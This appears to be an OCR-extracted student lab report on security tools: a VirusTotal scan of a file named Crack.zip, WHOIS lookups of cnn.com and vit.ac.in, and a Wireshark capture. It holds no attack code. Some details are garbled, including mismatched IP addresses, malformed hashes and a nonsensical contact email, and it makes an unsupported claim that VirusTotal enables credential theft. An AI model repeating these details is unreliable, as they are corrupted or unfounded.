
c:\sqlmap>
```

VIRUSTOTAL :

VirusTotal is a website created by the Spanish security company Hispasec Sistemas. Launched in June 2004. It is a free web based service that analyses files and URLs for viruses, worms, trojans and other kinds of malicious content. It ensures the internet or the network the user is operating on safe to use and if there is any malicious malware then alert the user.

There is a down side of using virustotal. Attackers can collect unlimited stolen user credentials on VirusTotal, the researchers called it the perfect cybercrime because an attacker using this method can gather an almost unlimited number of sensitive user data with little effort.

- 1) We go to the site <https://www.virustotal.com/gui/home/upload> and upload the file or search a URL



2) Then we scan the file or URL and gives its reports of the scan it did

Virus Vendor	Malware Type / Finding	Comodo	Elastic	ESET-NOD32	MaxSecure
Anti-AVL	Trojan/Generic ASMale/S.3E79				AplicUnwnt@42dpivee735pps
Cylance	Unsafe				Malicious (high Confidence)
Emsisoft	Riskware/GameHack (A)				A Variant Of Win64/HackTool.Crack.F Po...
Fortinet	Riskware/Crack			GData	Win64 Application Agent.7C9KZI
K7AntiVirus	Unwanted-Program (004d38111)			K7GW	Unwanted-Program (004d38111)
Lionic	Riskware/Win32.Crack.11c				Trojan Malware.7164915.susgen
McAfee	Crack-Reloaded			McAfee-GW-Edition	Crack Reloaded
Panda	TrijRakBend.A			QuickHeal	Trojan.Agent
Rising	Trojan.Vagger@ED74 (CLOUD)			Sangfor Engine Zero	Trojan.Win64.Crack.Vt9e

Property	Value
MD5	46088961942505da6e5cd133b34fb
SHA-1	3734a103cb5ba12ccao5b76b9ea9f55bed24807
SHA-256	d20340b44d8d436505f0304be9d592229eb95fd84bc817d394f015b4566f580e
Vhash	38292eebbe9d15770ebc20a19866be7d
SSDeep	196008.R00XOjOyIPnDE6pB4LgU2U6AUHzEV8WVq420LZPvjuUfqCNB.5KwOyttoOLgv9Fz4yBVqJt+uA4
TLSH	T1764811207A320246AE167D130C5A34D4A8BB4FC655BF09ECFAA9631ADFD373D859782C0
File type	ZIP
Magic	Zip archive data, at least v1.0 to extract
TrID	ZIP compressed archive (90%) PrintFox/Pagefox bitmap (640x800) (20%)
File size	9.84 MB (10320913 bytes)

History

Event	Date
First Submission	2022-11-05 11:25:34 UTC
Last Submission	2022-11-05 11:25:34 UTC
Last Analysis	2022-11-05 11:25:34 UTC
Earliest Contents Modification	2017-09-03 18:21:14
Latest Contents Modification	2016-02-06 15:09:58

Names

- Crack.zip

Bundle Info

Contains one or more Windows executables.


WHOIS LOOKUP :

It is a tool that is used in information gathering. WHOIS information, commonly referred to as WHOIS data or WHOIS specifics, is a global database feed of domain owners that includes people who register domain names. The Internet Corporation for Assigned Names and Numbers (ICANN) upholds its objective to keep the WHOIS database as accurate, secure, free, and public as possible for its users. One of the main purposes of WHOIS data is to maintain as much transparency as possible in the domain name space.

Therefore, anyone with access to the Internet can use the WHOIS protocol to check the domain information for any website on the planet.

1) Performing domain scan using whois lookup tool and gathering information for :

a) “cnn.com” website



```
root@kali: ~
[root@kali ~]# whois cnn.com
whois.cnn.com
Domain Name: CNN.COM
Registry Domain ID: 3269879_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: http://cscdbs.com
Updated Date: 2018-04-10T16:43:38Z
Creation Date: 1993-09-22T04:00:00Z
Registry Expiry Date: 2026-09-21T04:00:00Z
Registrar: CSC Corporate Domains, Inc.
Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse@cscglobal.com
Registrar Abuse Contact Phone: 8867802723
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
Name Server: NS-1086.AWSDNS-07.ORG
Name Server: NS-1630.AWSDNS-11.CO.UK
Name Server: NS-47.AWSDNS-05.COM
Name Server: NS-576.AWSDNS-08.NET
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-11-09T15:45:41Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
```

```
root@kali: ~
File Actions Edit View Help
The Registry database contains ONLY .COM, .NET, .EDU domains and .INT/GOV/PROV domains
Domain Name: cnn.com
Registry Domain ID: 3269879_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.corporatedomains.com
Registrar URL: www.cscprotectsbrands.com
Updated Date: 2020-10-20T13:09:44Z
Creation Date: 1993-09-22T00:00:00.000-04:00
Registrar Registration Expiration Date: 2026-09-21T00:00:00.000-04:00
Registrar: CSC CORPORATE DOMAINS, INC.
Registrar IANA ID: 299
Registrar Abuse Contact Email: domainabuse@cscglobal.com
Registrar Abuse Contact Phone: +1.8887802723
Domain Status: clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Domain Status: serverDeleteProhibited http://www.icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited http://www.icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited http://www.icann.org/epp#serverUpdateProhibited
Registry Registrar ID:
Registrant Name: Domain Name Manager
Registrant Organization: Turner Broadcasting System, Inc.
Registrant Street: One CNN Center
Registrant City: Atlanta
Registrant State/Province: GA
Registrant Postal Code: 30303
Registrant Country: US
Registrant Phone: +1.4048275000
Registrant Phone Ext:
Registrant Fax: +1.4048271995
Registrant Fax Ext:
Registrant Email: tmgroup@turner.com
Registry Admin ID:
Admin Name: Domain Name Manager
Admin Organization: Turner Broadcasting System, Inc.
Admin Street: One CNN Center
Admin City: Atlanta
Admin State/Province: GA
Admin Postal Code: 30303
Admin Phone: +1.4048275000
Admin Phone Ext:
Admin Fax: +1.4048271995
Admin Fax Ext:
Admin Email: tmgroup@turner.com
Registry Tech ID:
Tech Name: TBS Server Operations
Tech Organization: Turner Broadcasting System, Inc.
Tech Street: One CNN Center
Tech City: Atlanta
Tech State/Province: GA
Tech Postal Code: 30303
Tech Country: US
Tech Phone: +1.4048275000
Tech Phone Ext:
Tech Fax: +1.4048271993
Tech Fax Ext:
Tech Email: hostmaster@turner.com
Name Server: ns-1086.awsdns-07.org
Name Server: ns-1630.awsdns-11.co.uk
Name Server: ns-47.awsdns-05.com
Name Server: ns-576.awsdns-08.net
DNSSEC: unsigned
For more information on Whois status codes, please visit https://icann.org/epp
If you would like to continue, press any key
```

```
root@kali: ~
File Actions Edit View Help
Registrant Phone: +1.4048275000
Registrant Phone Ext:
Registrant Fax: +1.4048271995
Registrant Fax Ext:
Registrant Email: tmgroup@turner.com
Registrant Admin ID:
Admin Name: Domain Name Manager
Admin Organization: Turner Broadcasting System, Inc.
Admin Street: One CNN Center
Admin City: Atlanta
Admin State/Province: GA
Admin Postal Code: 30303
Admin Phone: +1.4048275000
Admin Phone Ext:
Admin Fax: +1.4048271995
Admin Fax Ext:
Admin Email: tmgroup@turner.com
Admin Tech ID:
Tech Name: TBS Server Operations
Tech Organization: Turner Broadcasting System, Inc.
Tech Street: One CNN Center
Tech City: Atlanta
Tech State/Province: GA
Tech Postal Code: 30303
Tech Country: US
Tech Phone: +1.4048275000
Tech Phone Ext:
Tech Fax: +1.4048271993
Tech Fax Ext:
Tech Email: hostmaster@turner.com
Name Server: ns-1086.awsdns-07.org
Name Server: ns-1630.awsdns-11.co.uk
Name Server: ns-47.awsdns-05.com
Name Server: ns-576.awsdns-08.net
DNSSEC: unsigned
For more information on Whois status codes, please visit https://icann.org/epp
If you would like to continue, press any key
```

```

root@kali:~#
File Actions Edit View Help
Admin Fax: +1.4048271995
Admin Fax Ext:
Admin Email: tmgroup@turner.com
Registry Tech ID:
Tech Name: TBS Server Operations
Tech Organization: Turner Broadcasting System, Inc.
Tech Street: One CNN Center
Tech City: Atlanta
Tech State/Province: GA
Tech Postal Code: 30303
Tech Country: US
Tech Phone: +1.4048275000
Tech Phone Ext:
Tech Fax: +1.4048271593
Tech Fax Ext:
Tech Email: hostmaster@turner.com
Name Server: ns-1086.awsdns-07.org
Name Server: ns-1630.awsdns-01.co.uk
Name Server: ns-47.awsdns-05.com
Name Server: ns-576.awsdns-08.net
DNSSEC: unsigned
For more information on Whois status codes, please visit https://icann.org/epp
Corporation Service Company(c) (CSC) The Trusted Partner of More than 50% of the 100 Best Global Brands.
Contact us to learn more about our enterprise solutions for Global Domain Name Registration and Management, Trademark Research and Watching, Brand, Logo and Auction Monitoring, as well SSL Certificate Services and DNS Hosting.
NOTICE: You are not authorized to access or query our WHOIS database through the use of high-volume, automated, electronic processes or for the purpose or purposes of using the data in any manner that violates these terms of use. The Data in the CSC WHOIS database is provided by CSC for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. CSC does not guarantee its accuracy. By submitting a WHOIS query, you agree to abide by the following terms of use: you agree that you may use this Data only for lawful purposes and that under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via direct mail, e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to CSC (or its computer systems). CSC reserves the right to terminate your access to the WHOIS database in its sole discretion for any violations by you of these terms of use. CSC reserves the right to modify these terms at any time.
Register your domain name at http://www.cscglobal.com

```

b) “vtop.vit.ac.in”

```

root@kali:~#
File Actions Edit View Help
Register your domain name at http://www.cscglobal.com/epp#OK
[root@kali:~]# whois vit.ac.in
Domain Name: vit.ac.in
Registry Domain ID: D8480-IN
Registrant WHOIS Server: http://www.ernet.in
Registrar URL: http://www.ernet.in
Updated Date: 2019-05-18T05:44:08Z
Creation Date: 2003-06-30T04:00:00Z
Registry Expiry Date: 2028-06-30T04:00:00Z
Registrar: ERNET India
Registrar IANA ID: 800068
Registrar Abuse Contact Email: vit@splitoolkits.basemap.python3-numpy.python3-twisted-bin
Registrar Abuse Contact Phone:
Domain Status: ok http://www.icann.org/epp#OK
Registry Registrant ID: REDACTED FOR PRIVACY
Registrant Name: REDACTED FOR PRIVACY
Registrant Organization: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant Street: REDACTED FOR PRIVACY
Registrant City: REDACTED FOR PRIVACY
Registrant State/Province: Tamil Nadu
Registrant Postal Code: REDACTED FOR PRIVACY
Registrant Country: IN
Registrant Phone: REDACTED FOR PRIVACY
Registrant Phone Ext: REDACTED FOR PRIVACY
Registrant Fax: REDACTED FOR PRIVACY
Registrant Fax Ext: REDACTED FOR PRIVACY
Registrant Email: Please contact the Registrar listed above
Registry Admin ID: REDACTED FOR PRIVACY
Admin Name: REDACTED FOR PRIVACY
Admin Organization: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin Street: REDACTED FOR PRIVACY
Admin City: REDACTED FOR PRIVACY
Admin State/Province: REDACTED FOR PRIVACY

```

2) Performing IP scan using whois lookup tool and gathering information


WIRESHARK :

Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development.

Wireshark is a network protocol analyser, or an application that captures packets from a network connection, such as from your computer to your home office or the internet. Packet is the name given to a discrete unit of data in a typical Ethernet network. Wireshark is the most often-used packet sniffer in the world. Wireshark captures the data coming or going through the NICs on its device by using an underlying packet capture library. By default, Wireshark captures on-device data only, but it can capture almost all the data on its LAN if run in promiscuous mode.

Different people use Wireshark for different purposes like Network administrators use it to troubleshoot network problems, Network security engineers use it to examine security problems and QA engineers use it to verify network applications. Hackers also use this to sniff traffic of devices that are on same network as them

1) Open Wireshark



2) select a network and start capturing the packets


No.	Time	Source	Destination	Protocol	Length	Info
9456	09:54:21.877691	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [PSH, ACK] Seq=4915493 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9457	09:54:21.877819	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4916885 Win=1024 Len=0
9458	09:54:21.880059	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=4916885 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9459	09:54:21.880230	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4918277 Win=1024 Len=0
9460	09:54:21.882514	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [PSH, ACK] Seq=4918277 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9461	09:54:21.882835	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4919669 Win=1024 Len=0
9462	09:54:21.885013	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=4919669 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9463	09:54:21.885139	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4921061 Win=1024 Len=0
9464	09:54:21.887556	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [PSH, ACK] Seq=4921061 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9465	09:54:21.887687	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4922453 Win=1024 Len=0
9466	09:54:21.890046	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=4922453 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9467	09:54:21.890185	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4923845 Win=1024 Len=0
9468	09:54:21.892975	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [PSH, ACK] Seq=4923845 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9469	09:54:21.892805	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4925237 Win=1024 Len=0
9470	09:54:21.895121	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=4925237 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9471	09:54:21.895345	157.248.242.60	172.16.149.33	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4926629 Win=1024 Len=0
9472	09:54:21.897603	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [PSH, ACK] Seq=4926629 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9473	09:54:21.897756	157.248.242.60	172.16.149.33	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4928021 Win=1024 Len=0
9474	09:54:21.900058	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=4928021 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9475	09:54:21.900056	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4929413 Win=1024 Len=0
9476	09:54:21.902804	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [PSH, ACK] Seq=4929413 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9477	09:54:21.902969	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4929537 Win=1024 Len=0
9478	09:54:21.904582	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=4929537 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9479	09:54:21.905484	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4926629 Win=1024 Len=0
9480	09:54:21.906482	172.16.149.33	157.240.242.60	TCP	1446	443 → 50525 [ACK] Seq=4926629 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9481	09:54:21.907842	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4930886 Win=1024 Len=0
9482	09:54:21.910237	157.240.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=4930886 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9483	09:54:21.910402	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4934981 Win=1024 Len=0
9484	09:54:21.912075	157.240.242.60	172.16.149.33	TCP	1446	443 → 50525 [PSH, ACK] Seq=4934981 Ack=354 Win=269 Len=1392 [TCP segment of a reassembled PDU]
9485	09:54:21.913111	172.16.149.33	157.240.242.60	TCP	54	50525 → 443 [ACK] Seq=354 Ack=4936373 Win=1024 Len=0
9486	09:54:21.914518	fe80::c:f840:1b75::ff02::16		ICMPv6	90	Multicast Listener Report Message v2
9487	09:54:21.915668	157.248.242.60	172.16.149.33	TCP	1446	443 → 50525 [ACK] Seq=354 Ack=4937373 Win=1024 Len=0

> Frame 1: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface Wi-Fi
 > Ethernet II, Src: Cl (00:0c:72:25:00:01), Dst: 1a:57:ac:10:90:a0 (ff:ff:ff:ff:ff:ff)
 > Internet Protocol Version 4, Src: 157.248.242.60 (157.248.242.60), Dst: 172.16.149.33 (172.16.149.33)
 > User Datagram Protocol
 > Simple Service Disc


Packets: 16292 · Displayed: 16292 (100.0%)

Profile: Default

